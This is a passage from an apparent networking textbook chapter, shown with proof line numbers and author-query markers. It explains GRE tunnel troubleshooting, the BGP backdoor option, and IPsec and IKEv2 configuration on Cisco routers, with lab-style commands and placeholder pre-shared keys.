Router7(config-if)#ip add 6.6.6.6 255.255.255.255
Router7(config-if)#int tunnel 1
*Mar 25 01:24:11.670: %LINEPROTO-5-UPDOWN: Line protocol on Interface Tunnel1, changed state
to down
Router7(config-if)#ip address 192.168.3.1 255.255.255.252
Router7(config-if)#tunnel source 6.6.6.6
Router7(config-if)#tunnel destination 5.5.5.5
Router7(config-if)#keepalive 5 4
Router7(config)#ip route 6.6.6.6 255.255.255.255 192.168.1.2
```

If the tunnel does not come up, ping the destination of the tunnel from the source of the tunnel:

```

1572
1573 Router7#ping 5.5.5.5 source 6.6.6.6
1574 Type escape sequence to abort.
1575 Sending 5, 100-byte ICMP Echos to 5.5.5.5, timeout is 2 seconds:
1576 Packet sent with a source address of 6.6.6.6
1577 !!!!!
1578 Success rate is 100 percent (5/5), round-trip min/avg/max = 8/8/8 ms

```

```

1579 Router7#sh interface tunnel1
1580 Tunnel1 is up, line protocol is up
1581 Hardware is Tunnel
1582 Internet address is 192.168.3.1/30
1583 MTU 17916 bytes, BW 100 Kbit/sec, DLY 50000 usec,
1584 reliability 255/255, txload 1/255, rxload 1/255
1585 Encapsulation TUNNEL, loopback not set
1586 Keepalive set (5 sec), retries 4
1587 Tunnel source 6.6.6.6, destination 5.5.5.5

```

Our tunnel is up.

AU10

```

1589 Router7#trace 192.168.3.2
1590 Type escape sequence to abort.
1591 Tracing the route to 192.168.3.2
1592 VRF info: (vrf in name/id, vrf out name/id)
1593 1 192.168.3.2 16 msec 4 msec 8 msec

```

You traceroute to the other end of the tunnel, and it appears as though Router5 is directly connected to Router7 because it is a logical connection.

## BGP Issues

Recursive routing loops are a problem that can occur when advertising tunnel endpoints and tunnel networks with eBGP. This happens when eBGP tries to advertise the path to the tunnel endpoints through the tunnel itself. In many cases, this is due to the eBGP's administrative distance of 20 winning when you don't want it to win. A simple solution is to use the backdoor option to a network statement. This command will set the administrative distance for the specified network to 200, so it will not be selected when another path is available:

```

1603 BGP1(config-router)#network 10.20.20.0 mask 255.255.255.0 backdoor

```

## IPSec

IPSec is a framework of open protocols that are used to encapsulate packets at the network layer and is a large and complicated protocol. IPSec uses existing algorithms to provide encryption, authentication, and key exchange services. We will cover IKEv1 and IKEv2. We will focus on crypto maps in this section and in the next section the newer tunnel protection method which is recommended to protect GRE tunnel interfaces. Using crypto maps is a dying art form. Using tunnel protection allows for simplified configurations and allows for all traffic traversing the GRE tunnel to be protected.

|                                                                                                                                                                                                                                                                     |                              |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------|
| To configure IPsec, we need the following:                                                                                                                                                                                                                          | 1611                         |
| • What traffic to protect using traffic selectors                                                                                                                                                                                                                   | 1612                         |
| • How to protect the traffic with what mode, algorithms, and protocol                                                                                                                                                                                               | 1613                         |
| • Who is the peer you are protecting traffic with                                                                                                                                                                                                                   | 1614                         |
| IPSec provides the following security services:                                                                                                                                                                                                                     | 1615                         |
| • <i>Data integrity</i> : IPSec allows for data integrity by implanting a simple redundancy check by using checksums. Packets received are verified not being altered or changed.                                                                                   | 1616<br>1617<br>1618         |
| • <i>Confidentiality</i> : IPSec provides encryption. Senders are allowed to encrypt packets before they are sent to their destination. This prevents packets from being intercepted and read.                                                                      | 1619<br>1620<br>1621         |
| • <i>Authentication</i> : IPSec provides authentication by making sure that you are connected to the correct destination. IPSec uses the Internet Key Exchange (IKE) to authenticate the sending and receiving devices.                                             | 1622<br>1623<br>1624         |
| • <i>Antireplay protection</i> : IPSec provides antireplay protection making sure that each packet is unique and cannot be duplicated. The sequence numbers of the packets are compared, and all late and duplicate packets are discarded.                          | 1625<br>1626<br>1627         |
| IPSec is made of three main protocols:                                                                                                                                                                                                                              | 1628                         |
| • <i>Authentication Header (AH)</i> : This protocol provides authentication, data integrity, and replay protection.                                                                                                                                                 | 1629<br>1630                 |
| • <i>Encapsulation Security Payload (ESP)</i> : Provides the exact same services as AH but adds data privacy by way of encryption.                                                                                                                                  | 1631<br>1632                 |
| • <i>IKE</i> : As mentioned earlier, IKE provides key management, negotiates security associations, and supports secure tunnel establishment.                                                                                                                       | 1633<br>1634                 |
| Let's get to some definitions:                                                                                                                                                                                                                                      | 1635                         |
| • <i>Transport mode</i> : This mode is to be used between two hosts. This mode has a smaller overhead than tunnel mode.                                                                                                                                             | 1636<br>1637                 |
| • <i>Tunnel mode</i> : This mode can be used between networks. Tunnel mode should be used anytime you are communicating with a third-party company. Tunnel mode encapsulates the entire IP datagram and adds an outer layer that protects your internal IP address. | 1638<br>1639<br>1640<br>1641 |
| • <i>Security association (SA)</i> : An SA describes how two endpoints provide security for data, such as in what manner to encrypt and decrypt packets.                                                                                                            | 1642<br>1643                 |
| • <i>Transform set</i> : This is a combination of protocols and algorithms that the two endpoints agree upon before data is secured.                                                                                                                                | 1644<br>1645                 |
| • <i>IPSec</i> : This is perfect to use over an untrusted network to protect sensitive data. Private lease lines can be very expensive, and using IPSec can mitigate threats of people stealing your sensitive data.                                                | 1646<br>1647<br>1648         |

1649 The following are the key steps to configuring an IPsec tunnel:

- 1650 • *Access list*: This is used to configure the traffic that can pass through the tunnel and  
1651 should be protected by IPsec.
- 1652 • *Crypto policy*: This must be the same on both sides of the IPsec tunnel excluding the  
1653 terminating IP address. The crypto policy contains five parameters that must match  
1654 to build the IPsec tunnel.
- 1655 • The following is the encryption to be used:
  - 1656 • 3des: Three-key triple DES
  - 1657 • aes: Advanced Encryption Standard
  - 1658 • des: Data Encryption Standard (56-bit keys)
- 1659 • The following is the authentication to be used:
  - 1660 • pre-share: Pre-shared key
  - 1661 • rsa-encr: Rivest-Shamir-Adleman Encryption
  - 1662 • rsa-sig: Rivest-Shamir-Adleman Signature
  - 1663 • Diffie-Hellman (DH) group: 1, 2, or 5
  - 1664 • Hash algorithm: SHA or MD5
  - 1665 • Lifetime: 60–86400
- 1666 • *Transform set*: Authentication and encryption are chosen from the following options:
  - 1667 • ah-md5-hmac: AH-HMAC-MD5 transform
  - 1668 • ah-sha-hmac: AH-HMAC-SHA transform
  - 1669 • ah-sha256-hmac: AH-HMAC-SHA256 transform
  - 1670 • ah-sha384-hmac: AH-HMAC-SHA384 transform
  - 1671 • ah-sha512-hmac: AH-HMAC-SHA512 transform
  - 1672 • comp-lzs: IP compression using the LZS compression algorithm
  - 1673 • esp-3des: ESP transform using 3DES(EDE) cipher (168 bits)
  - 1674 • esp-aes: ESP transform using AES cipher (128 bits)
  - 1675 • esp-aes192: ESP transform using AES cipher (192 bits)
  - 1676 • esp-aes256: ESP transform using AES cipher (256 bits)
  - 1677 • esp-des: ESP transform using DES cipher (56 bits)
  - 1678 • esp-gcm: ESP transform using GCM cipher
  - 1679 • esp-gmac: ESP transform using GMAC cipher
  - 1680 • esp-md5-hmac: ESP transform using HMAC-MD5 auth
  - 1681 • esp-null: ESP transform w/o cipher
  - 1682 • esp-seal: ESP transform using SEAL cipher (160 bits)

- esp-sha-hmac: ESP transform using HMAC-SHA auth 1683
- esp-sha256-hmac: ESP transform using HMAC-SHA256 auth 1684
- esp-sha384-hmac: ESP transform using HMAC-SHA384 auth 1685
- esp-sha512-hmac: ESP transform using HMAC-SHA512 auth 1686
- *Crypto map*: This is applied to the interface to which the IPSec tunnel is built. 1687  
All traffic passing through the interface is investigated against the crypto map to 1688  
determine if it will be protected by IPSec. 1689

For security purposes, Cisco recommends that you no longer use 3DES, DES, MD5, and Diffie-Hellman (DH) groups 1, 2, and 5. Cisco also recommends that you no longer use ah-md5-hmac, esp-md5-hmac, and esp-des or esp-3des. For better security, Cisco recommends using AES encryption, SHA, and DH group 15 or 16. Cisco recommends using ah-sha-hmac, esp-sha-hmac, or esp-aes. Cisco also recommends using IKE group 19 or 20. 1690-1694

Now you are ready to configure IPSec using Figure 14-11. We will focus on IKEv1 using ISAKMP. 1695




Figure 14-11. IPSec diagram

Let's start with Router8. 1696

## Router8 Configuration 1697

You start by creating an access list that permits all IP traffic: 1698

```
Router8(config-if)#ip access-list extended testlist 1699
Router8(config-ext-nacl)#permit ip any any 1700
```

AU11 We establish the ISAKMP protection policy with priority 1. 1701

```
Router8(config-ext-nacl)#crypto isakmp policy 1 1702
```

Now specify to use AES encryption with 256-bit keys. 1703

```
Router8(config-isakmp)#encr aes ? 1704
```

```
128 128 bit keys. 1705
```

```
192 192 bit keys. 1706
```

```
256 256 bit keys. 1707
```

```
<cr> 1708
```

```
Router8(config-isakmp)#encr aes 256 1709
```

You configure an authentication pre-shared key with the key Testkey: 1710

```
Router8(config-isakmp)#authentication pre-share 1711
```

1712 You specify which Diffie-Hellman group to apply to the policy:

```
1713 Router8(config-isakmp)#group ?
1714 1 Diffie-Hellman group 1 (768 bit)
1715 14 Diffie-Hellman group 14 (2048 bit)
1716 15 Diffie-Hellman group 15 (3072 bit)
1717 16 Diffie-Hellman group 16 (4096 bit)
1718 19 Diffie-Hellman group 19 (256 bit ecp)
1719 2 Diffie-Hellman group 2 (1024 bit)
1720 20 Diffie-Hellman group 20 (384 bit ecp)
1721 21 Diffie-Hellman group 21 (521 bit ecp)
1722 24 Diffie-Hellman group 24 (2048 bit, 256 bit subgroup)
1723 5 Diffie-Hellman group 5 (1536 bit)
```

1724 Router8(config-isakmp)#group 2

1725 You configure the key Testkey with the address of the peer:

```
1726 Router8(config-isakmp)#crypto isakmp key Testkey address 192.168.2.2
```

1727 You configure the transform set ESP using AES and ESP transform using HMAC-SHA authentication:

```
1728 Router8(config)#crypto ipsec transform-set set1 esp-aes 256 esp-sha-hmac
```

1729 Create the crypto map named *test*. IPSec-ISAKMP states that you will use IKE to build the IPSec tunnel:

```
1730 Router8(config)#crypto map test 1 ipsec-isakmp
1731 % NOTE: This new crypto map will remain disabled until a peer
1732 and a valid access list have been configured.
```

1733 Now you set the IPSec tunnel's endpoints on the peer router:

```
1734 Router8(config-crypto-map)#set peer 192.168.2.2
```

1735 You use the transform set set1 that you created earlier:

```
1736 Router8(config-crypto-map)#set transform-set set1
```

1737 You apply the crypto access list to the crypto map so you know which traffic should be protected:

```
1738 Router8(config-crypto-map)#match address testlist
```

1739 Finally, the crypto map is applied to an interface:

```
1740 Router8(config-crypto-map)#int e0/0
1741 Router8(config-if)#crypto map test
1742 *Mar 25 02:57:38.876: %CRYPTO-6-ISAKMP_ON_OFF: ISAKMP is ON
```

AU12



## Router9 Configuration

```

Router9(config-if)#ip access-list extended testlist 1743
Router9(config-ext-nacl)#permit ip any any 1744
Router9(config-ext-nacl)#crypto isakmp policy 1 1745
Router9(config-isakmp)#encr aes 256 1746
Router9(config-isakmp)#authentication pre-share 1747
Router9(config-isakmp)#group 2 1748
Router9(config-isakmp)#crypto isakmp key Testkey address 192.168.2.1 1749
Router9(config)#crypto ipsec transform-set set1 esp-aes 256 esp-sha-hmac 1750
Router9(cfg-crypto-trans)#crypto map test 1 ipsec-isakmp 1751
% NOTE: This new crypto map will remain disabled until a peer
and a valid access list have been configured. 1752
Router9(config-crypto-map)#set peer 192.168.2.1 1753
Router9(config-crypto-map)#set transform-set set1 1754
Router9(config-crypto-map)#match address testlist 1755
Router9(config-crypto-map)#int e0/0 1756
Router9(config-if)#crypto map test 1757

```

The **show crypto** command can be used to display the status of the crypto session: 1760

```

Router8#sh crypto sess 1761
Crypto session current status 1762

Interface: Ethernet0/0 1763
Session status: UP-ACTIVE 1764
Peer: 192.168.2.2 port 500 1765
 Session ID: 0 1766
 IKEv1 SA: local 192.168.2.1/500 remote 192.168.2.2/500 Active 1767
 IPSEC FLOW: permit ip 0.0.0.0/0.0.0.0 0.0.0.0/0.0.0.0 1768
 Active SAs: 2, origin: crypto map 1769

```

The **crypto isakmp** command can be used to display information about the IPSec tunnel: 1770

```

Router8#sh crypto isakmp ? 1771
 default Show ISAKMP default 1772
 diagnose Diagnostic options 1773
 key Show ISAKMP preshared keys 1774
 peers Show ISAKMP peer structures 1775
 policy Show ISAKMP protection suite policy 1776
 profile Show ISAKMP profiles 1777
 sa Show ISAKMP Security Associations 1778

Router8#sh cry isakmp peers 1779
Peer: 192.168.2.2 Port: 500 Local: 192.168.2.1 1780
Phase1 id: 192.168.2.2 1781

```

1782 You can display information about the ISAKMP policy:

1783 Router8#sh crypto isakmp policy

1784 Global IKE policy

1785 Protection suite of priority 1

1786 encryption algorithm: AES - Advanced Encryption Standard (256 bit keys).

1787 hash algorithm: Secure Hash Standard

1788 authentication method: Pre-Shared Key

1789 Diffie-Hellman group: #2 (1024 bit)

1790 lifetime: 86400 seconds, no volume limit

1791 The **show crypto isakmp sa** command can be used to display information about IPsec SAs between  
1792 peers:

1793 Router8#sh crypto isakmp sa

1794 IPv4 Crypto ISAKMP SA

1795 dst src state conn-id status

1796 192.168.2.2 192.168.2.1 QM\_IDLE 1001 ACTIVE

1797 IPv6 Crypto ISAKMP SA

## 1798 IKEv2

1799 The tunnel source and destination addresses on the tunnel interface are used to create the IKE/IPsec  
1800 security association (SA). The tunnel destination can be learned dynamically for multipoint tunnels such  
1801 as mGRE (tunnel mode gre multipoint). IKEv2 is the new standard for IKE, and our focus will be on it. It  
1802 establishes a secure connection by using an IPsec-based tunneling protocol. A big feature of IKEv2 is being  
1803 able to reconnect swiftly after your VPN connection is interrupted.

1804 Let's dive into the IKEv2 configuration, and we will build on previous topics covered including IPsec  
1805 VPNs. We will focus on how to configure pre-shared point-to-point IKEv2 IPsec tunnels between Cisco  
1806 routers. We are diving into the components of IKEv2 and take a look at what options are required and what  
1807 options are not required. IKEv2 uses smart defaults which minimize IKEv2 configurations as default values  
1808 can be used or customized as needed to support your architecture. See Table 14-6 for smart defaults in  
1809 IKEv2.

t6.1 **Table 14-6.** *IKEv2 Table*

| IKEv2 Configuration        | Mandatory | Smart Default |      |
|----------------------------|-----------|---------------|------|
| IKEv2 profile              | Yes       | No            | t6.2 |
| IKEv2 proposal             | No        | Yes           | t6.3 |
| IKEv2 policy               | No        | Yes           | t6.4 |
| IKEv2 keyring              | No        | No            | t6.5 |
| IKEv2 global configuration | No        | No            | t6.6 |
| IPsec profile              | No        | Yes           | t6.7 |
|                            |           |               | t6.8 |

In IKEv2, the default IKEv2 proposal, default IKEv2 profile, and default IPsec profile are smart defaults. 1810  
 This means an administrator will simply need to configure the IKEv2 profile that specifies the authentication 1811  
 method and a keyring. Here is the minimal IKEv2 configuration necessary to run IKEv2 with smart defaults. 1812  
 A keyring must be configured if a pre-shared key is being used for authentication: 1813

```
crypto ikev2 profile IKEv2 1814
 match identity remote any 1815
 authentication remote pre-share key secure 1816
 authentication local pre-share key secure 1817
```

The default IKEv2 proposal, IKEv2 policy, and IPsec profile can be reviewed by using the **show** 1818  
**crypto ikev2 proposal default**, **show crypto ikev2 policy default**, and **show crypto ikev2 profile default** 1819  
 commands: 1820

```
Central#show crypto ikev2 proposal default 1821
IKEv2 proposal: default 1822
 Encryption : AES-CBC-256 AES-CBC-192 AES-CBC-128 1823
 Integrity : SHA512 SHA384 SHA256 SHA96 MD596 1824
 PRF : SHA512 SHA384 SHA256 SHA1 MD5 1825
 DH Group : DH_GROUP_1536_MODP/Group 5 DH_GROUP_1024_MODP/Group 2 1826
```

```
Central#show crypto ikev2 policy default 1827
IKEv2 policy : default 1828
 Match fvrfl : any 1829
 Match address local : any 1830
 Proposal : default 1831
```

## IKEv2 Proposal 1832

Cryptographic transforms that are used to protect IKEv2 security associations are listed in the IKEv2 1833  
 proposal. It lists different transform types including encryption algorithm, pseudorandom function (PRF), 1834  
 Diffie-Hellman group, and integrity algorithm. Multiple proposals can be configured. 1835

We can see all of our options by using the **show crypto ikev2 proposal** command: 1836

```
Central#show crypto ikev2 proposal 1837
IKEv2 proposal: default 1838
 Encryption : AES-CBC-256 AES-CBC-192 AES-CBC-128 1839
 Integrity : SHA512 SHA384 SHA256 SHA96 MD596 1840
 PRF : SHA512 SHA384 SHA256 SHA1 MD5 1841
 DH Group : DH_GROUP_1536_MODP/Group 5 DH_GROUP_1024_MODP/Group 2 1842
```

The IKEv2 proposal can be configured using the **crypto ikev2 proposal proposal-name** command: 1843

```
Central(config)#crypto ikev2 proposal proposal-name 1844
IKEv2 proposal MUST either have a set of an encryption algorithm other than aes-gcm, an 1845

integrity algorithm and a DH group configured or 1846

 encryption algorithm aes-gcm, a prf algorithm and a DH group configured 1847

Central(config-ikev2-proposal)#Crypto ikev2 proposal Example_proposal 1848
```

1849 Then type **encryption ?** to see options:

```
1850 Central(config-ikev2-proposal)#encryption ?
1851 3des 3DES
1852 aes-cbc-128 AES-CBC-128
1853 aes-cbc-192 AES-CBC-192
1854 aes-cbc-256 AES-CBC-256
1855 aes-gcm-128 Combined-mode,128 bit key,16 byte ICV(Authentication Tag)
1856 aes-gcm-256 Combined-mode,256 bit key,16 byte ICV(Authentication Tag)
1857 des DES
```

1858 Let's use AES-GCM as our cipher:

```
1859 Central(config-ikev2-proposal)#Encryption aes-gcm-256
```

1860 Integrity algorithms are not allowed with AES-GCM, but let's look at our options:

```
1861 Central(config-ikev2-proposal)#Integrity ?
1862 md5 Message Digest 5
1863 sha1 Secure Hash Standard
1864 sha256 Secure Hash Standard 2 (256 bit)
1865 sha384 Secure Hash Standard 2 (384 bit)
1866 sha512 Secure Hash Standard 2 (512 bit)
```

```
1867 Central(config-ikev2-proposal)#Integrity md5
```

```
1868 Warning!! Integrity algorithms are not allowed with AES_GCM
```

1869 Diffie-Hellman groups denote the size of the type of Diffie-Hellman exchange, and Cisco recommends  
1870 using groups 19, 20, and 21 because they offer the most security. Let's configure this:

```
1871 Central(config-ikev2-proposal)#Group ?
1872 1 DH 768 MODP
1873 14 DH 2048 MODP
1874 15 DH 3072 MODP
1875 16 DH 4096 MODP
1876 19 DH 256 ECP
1877 2 DH 1024 MODP
1878 20 DH 384 ECP
1879 21 DH 521 ECP
1880 24 DH 2048 (256 subgroup) MODP
1881 5 DH 1536 MODP
1882 Central(config-ikev2-proposal)#Group 19 20 21
```

1883 The pseudorandom function (PRF) uses the shared secret to generate key material. It is a keyed hash  
1884 message authentication code (HMAC). It can be configured as in the following. Cisco recommends using  
1885 SHA256:

```
1886 Central(config-ikev2-proposal)#prf ?
1887 md5 Message Digest 5
1888 sha1 Secure Hash Standard
1889 sha256 Secure Hash Standard 2 (256 bit)
```

```

sha384 Secure Hash Standard 2 (384 bit) 1890
sha512 Secure Hash Standard 2 (512 bit) 1891
Central(config-ikev2-proposal)#Prf sha256 1892

```

Now let's look at our proposal using the **show crypto ikev2 proposal** command: 1893

```

Central#show crypto ikev2 proposal 1894
IKEv2 proposal: default 1895
 Encryption : AES-CBC-256 AES-CBC-192 AES-CBC-128 1896
 Integrity : SHA512 SHA384 SHA256 SHA96 MD596 1897
 PRF : SHA512 SHA384 SHA256 SHA1 MD5 1898
 DH Group : DH_GROUP_1536_MODP/Group 5 DH_GROUP_1024_MODP/Group 2 1899
IKEv2 proposal: proposal-name 1900
 Encryption : AES-GCM-256 1901
 Integrity : none 1902
 PRF : SHA256 1903
 DH Group : DH_GROUP_256_ECP/Group 19 DH_GROUP_384_ECP/Group 20 DH_GROUP_521_ECP/Group 21 1904
Central# 1905

```

## IKEv2 Policy 1906

**AU13** The IKEv2 policy defines the set of which define your IKEv2 proposals that will be used in the IKEv2 negotiation. 1907

**AU14** The IKEv2 policy can be configured using the **crypto ikev2 policy policy-name** command: 1909

```

Central(config)#crypto ikev2 policy policy-name 1910
IKEv2 policy MUST have atleast one complete proposal attached 1911

```

Let's look at the policy options: 1912

```

Central(config-ikev2-policy)#? 1913
IKEv2 Policy commands: 1914
 exit Exit from IKEv2 policy configuration mode 1915
 match Match values of local fields 1916
 no Negate a command or set its defaults 1917
 proposal Specify Proposal 1918

```

Now we will use the proposal we just created: 1919

**Proposal Example\_proposal** 1920

Next, we add a match statement: 1921

```

Central(config-ikev2-policy)#Match address local ? 1922
 A.B.C.D IPv4 address 1923
 X:X:X:X::X IPv6 address 1924

```

```

Central(config-ikev2-policy)#Match address local 172.1.1.1 1925
Central(config-ikev2-policy)# 1926

```

1927 **IKEv2 Keyring**

1928 In IKEv2, authentication can be achieved using a pre-shared key, EAP, or public key signatures (PKIs).

1929 Authentication can also be asymmetric, and each device can use a different method than its peer device to  
1930 prove its identity.

1931 To configure a keyring, we will use command **crypto ikev2 keyring** keyring\_name:

```
1932 Central(config)#crypto ikev2 keyring Example_keyring
```

1933 Let's look at our options:

```
1934 Central(config-ikev2-keyring)#?
```

1935 IKEv2 Keyring commands:

```
1936 exit Exit from crypto ikev2 keyring sub mode
```

```
1937 no Negate a command or set its defaults
```

```
1938 peer Configure a Peer and associated keys
```

1939 We need to create a peer, and then we can create our pre-shared keys for our peer:

```
1940 Central(config-ikev2-keyring)#peer Branch
```

```
1941 Central(config-ikev2-keyring-peer)#?
```

1942 Crypto IKEv2 Keyring Peer submode commands:

```
1943 address Specify IPv4/IPv6 address of peer
```

```
1944 description Specify a description of this peer
```

```
1945 exit Exit from crypto ikev2 keyring peer sub mode
```

```
1946 hostname Hostname of peer
```

```
1947 identity Specify IKE identity to use
```

```
1948 no Negate values of a command
```

```
1949 pre-shared-key specify the pre-shared key
```

1950 Peers can be configured by IP address, hostname or their identity. AU15

1951 A block can be configured with symmetric or asymmetric key pairs which are specified by the **local**

1952 or **remote** command. With symmetric key, the peer must be configured with the same key; and with

1953 asymmetric, the local key for a peer device must be the same as the remote key for that device on the peer:

```
1954 Central(config-ikev2-keyring-peer)#pre-shared-key ?
```

```
1955 0 Specifies an UNENCRYPTED password will follow
```

```
1956 6 Specifies an ENCRYPTED password will follow
```

```
1957 LINE The UNENCRYPTED (cleartext) user password
```

```
1958 hex Key entered in hex string
```

```
1959 local specify signing key
```

```
1960 remote specify verifying key
```

```
1961 Central(config-ikev2-keyring-peer)#pre-shared-key local testvpn2
```

```
1962 Central(config-ikev2-keyring-peer)#pre-shared-key remote testvpn1
```

1963 We used an asymmetric Key but the key can be symmetric as well. AU16

```
1964 pre-shared-key local testvpn2
```

```
1965 pre-shared-key remote testvpn1
```

|                                                                                                                                                                                                                                                                                        |                      |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------|
| Symmetric Key                                                                                                                                                                                                                                                                          | 1966                 |
| Central(config-ikev2-keyring-peer)#pre-shared-key remote testvpn                                                                                                                                                                                                                       | 1967                 |
| Central(config-ikev2-keyring-peer)#pre-shared-key local testvpn                                                                                                                                                                                                                        | 1968                 |
| Or the key can be the same for both devices:                                                                                                                                                                                                                                           | 1969                 |
| Central(config-ikev2-keyring-peer)#pre-shared-key ?                                                                                                                                                                                                                                    | 1970                 |
| 0    Specifies an UNENCRYPTED password will follow                                                                                                                                                                                                                                     | 1971                 |
| 6    Specifies an ENCRYPTED password will follow                                                                                                                                                                                                                                       | 1972                 |
| LINE  The UNENCRYPTED (cleartext) user password                                                                                                                                                                                                                                        | 1973                 |
| hex   Key entered in hex string                                                                                                                                                                                                                                                        | 1974                 |
| local  specify signing key                                                                                                                                                                                                                                                             | 1975                 |
| remote specify verifying key                                                                                                                                                                                                                                                           | 1976                 |
| Central(config-ikev2-keyring-peer)#pre-shared-key 6 ?                                                                                                                                                                                                                                  | 1977                 |
| LINE  The HIDDEN user password string                                                                                                                                                                                                                                                  | 1978                 |
| Central(config-ikev2-keyring-peer)#pre-shared-key 6 testvpn                                                                                                                                                                                                                            | 1979                 |
| Here is an example keyring configuration:                                                                                                                                                                                                                                              | 1980                 |
| crypto ikev2 keyring Example_keyring                                                                                                                                                                                                                                                   | 1981                 |
| peer Spokes                                                                                                                                                                                                                                                                            | 1982                 |
| address 172.1.1.0 255.255.255.0                                                                                                                                                                                                                                                        | 1983                 |
| pre-shared-key local flexvpn                                                                                                                                                                                                                                                           | 1984                 |
| pre-shared-key remote flexvpn                                                                                                                                                                                                                                                          | 1985                 |
| <br>                                                                                                                                                                                                                                                                                   |                      |
| <b>IKEv2 Profile</b>                                                                                                                                                                                                                                                                   | 1986                 |
| The IKEv2 profile defines a peer group based on identities and defines parameters to be used with that group. The profile is mandatory as it defines the authentication method to be used. The profile must be applied to an interface for protection on both initiator and responder. | 1987<br>1988<br>1989 |
| The IKEv2 profile is configured with the <b>crypto ikev2 profile</b> profile_name command:                                                                                                                                                                                             | 1990                 |
| Central(config-ikev2-keyring-peer)#crypto ikev2 profile Example_Profile                                                                                                                                                                                                                | 1991                 |
| IKEv2 profile MUST have:                                                                                                                                                                                                                                                               | 1992                 |
| 1. A local and a remote authentication method.                                                                                                                                                                                                                                         | 1993                 |
| 2. A match identity or a match certificate or match any statement.                                                                                                                                                                                                                     | 1994                 |
| As noted earlier, the profile will be incomplete until the preceding conditions are satisfied.                                                                                                                                                                                         | 1995                 |
| The <b>crypto ipsec profile</b> command can be used to reference your profile and to set transforms to be used to protect traffic. To attach the profile to a tunnel interface, use the <b>tunnel protection</b> command:                                                              | 1996<br>1997         |
| Central(config)#crypto ipsec transform-set ikev2-TS esp-AES 256 esp-sha-hmac                                                                                                                                                                                                           | 1998                 |
| Central(cfg-crypto-trans)#                                                                                                                                                                                                                                                             | 1999                 |
| Central(config)#crypto ipsec profile IKEV2-PROF-PROT                                                                                                                                                                                                                                   | 2000                 |
| Central(ipsec-profile)# set transform-set ikev2-TS                                                                                                                                                                                                                                     | 2001                 |
| Central(ipsec-profile)# set ikev2-profile Example_Profile                                                                                                                                                                                                                              | 2002                 |
| Central(config)#interface Tunnel0                                                                                                                                                                                                                                                      | 2003                 |
| Central(config-if)# tunnel protection ipsec profile IKEV2-PROF-PROT                                                                                                                                                                                                                    | 2004                 |

2005 We will use the **match** command to configure match statements for our peers and local address:

```
2006 Central(config-ikev2-profile)#match ?
2007 address IP address
2008 certificate Peer certificate attributes
2009 fvrfr fvrfr of the profile
2010 identity IKE identity
```

```
2011 Central(config-ikev2-profile)#match address ?
2012 local Local address
```

```
2013 Central(config-ikev2-profile)#match address local 172.1.1.1
2014 Central(config-ikev2-profile)#match address local 172.1.1.2
```

2015 Now that we have configured our match statements, we need to now configure our local and remote  
2016 authentication methods. Remote and local authentication methods are defined as IKEv2 supports  
2017 unidirectional authentication:

```
2018 Central(config-ikev2-profile)#authentication ?
2019 local Set local authentication method
2020 remote Set remote authentication method
```

```
2021 Central(config-ikev2-profile)#authentication local ?
2022 eap Extended Authentication Protocol
2023 ecdsa-sig ECDSA Signature
2024 pre-share Pre-Shared Key
2025 rsa-sig Rivest-Shamir-Adleman Signature
```

```
2026 Central(config-ikev2-profile)#authentication local pre-share ?
2027 key specify key
2028 <cr>
```

```
2029 Central(config-ikev2-profile)#authentication local pre-share key keys
2030 Central(config-ikev2-profile)#authentication remote pre-share key keys
```

2031 If we use a pre-shared key, then the key can be configured in the keyring as we saw earlier or in the  
2032 IKEv2 profile. The keyring takes precedence.

2033 If we are defining our pre-shared key in the keyring, here is the configuration in the profile:

```
2034 Central(config)#crypto ikev2 keyring Example_keyring
2035 Central(config-ikev2-keyring)#?
2036 IKEv2 Keyring commands:
2037 exit Exit from crypto ikev2 keyring sub mode
2038 no Negate a command or set its defaults
2039 peer Configure a Peer and associated keys
```

```
2040 Central(config-ikev2-keyring)#peer Branch
2041 Central(config-ikev2-keyring-peer)#?
2042 Crypto IKEv2 Keyring Peer submenu commands:
2043 address Specify IPv4/IPv6 address of peer
2044 description Specify a description of this peer
```



```

exit Exit from crypto ikev2 keyring peer sub mode 2045
hostname Hostname of peer 2046
identity Specify IKE identity to use 2047
no Negate values of a command 2048
pre-shared-key specify the pre-shared key 2049

Central(config-ikev2-keyring-peer)#address ? 2050
A.B.C.D IPv4 Address 2051
X:X:X:X::X/<0-128> IPv6 address/prefix 2052

Central(config-ikev2-keyring-peer)#address 172.1.1.0 255.255.255.0 2053
Central(config-ikev2-keyring-peer)#pre-shared-key ? 2054
0 Specifies an UNENCRYPTED password will follow 2055
6 Specifies an ENCRYPTED password will follow 2056
LINE The UNENCRYPTED (cleartext) user password 2057
hex Key entered in hex string 2058
local specify signing key 2059
remote specify verifying key 2060

Central(config-ikev2-keyring-peer)#pre-shared-key local flexvpn 2061
Central(config-ikev2-keyring-peer)#pre-shared-key remote flexvpn 2062

 You can see we used the keyring local command to associate our IKEv2 profile Example_Profile with
our IKEv2 keyring Example_keyring: 2063
 2064

Central(config-ikev2-keyring)#crypto ikev2 profile Example_Profile 2065
Central(config-ikev2-profile)#authentication remote pre-share 2066
Central(config-ikev2-profile)# authentication local pre-share 2067
Central(config-ikev2-profile)#keyring local Example_keyring 2068

 If we are not defining our pre-shared key in the keyring, here is the configuration in the profile:
 2069

Central(config-ikev2-keyring)#crypto ikev2 profile Example_Profile 2070
Central(config-ikev2-profile)#authentication remote pre-share 2071
Central(config-ikev2-profile)# authentication local pre-share 2072

```




Figure 14-12. IKEv2 example

Let's configure IKEv2 using Figure 14-12.

this figure will be printed in b/w

2073

2074 **IKEv2 Smart Default Example**

2075 Central

```

2076 Central(config)#crypto ikev2 profile IKEv2
2077 Central(config-ikev2-profile)# match identity remote any
2078 Central(config-ikev2-profile)# authentication remote pre-share key secure
2079 Central(config-ikev2-profile)# authentication local pre-share key secure
2080 Central(config-ikev2-profile)#crypto ipsec profile TunnelProtection
2081 Central(ipsec-profile)#set ikev2-profile IKEv2
2082 Central(ipsec-profile)#Int e0/0
2083 Central(config-if)#Ip add 172.1.1.1 255.255.255.252
2084 Central(config-if)#interface Tunnel0
2085 Central(config-if)#ip add 10.0.0.1 255.255.255.252
2086 Central(config-if)#tunnel source e0/0
2087 Central(config-if)#tunnel destination 172.1.1.2
2088 Central(config-if)#tunnel protection ipsec profile TunnelProtection

```

2089 Branch

```

2090 Branch(config)#crypto ikev2 profile IKEv2
2091 Branch(config-ikev2-profile)# match identity remote any
2092 Branch(config-ikev2-profile)# authentication remote pre-share key secure
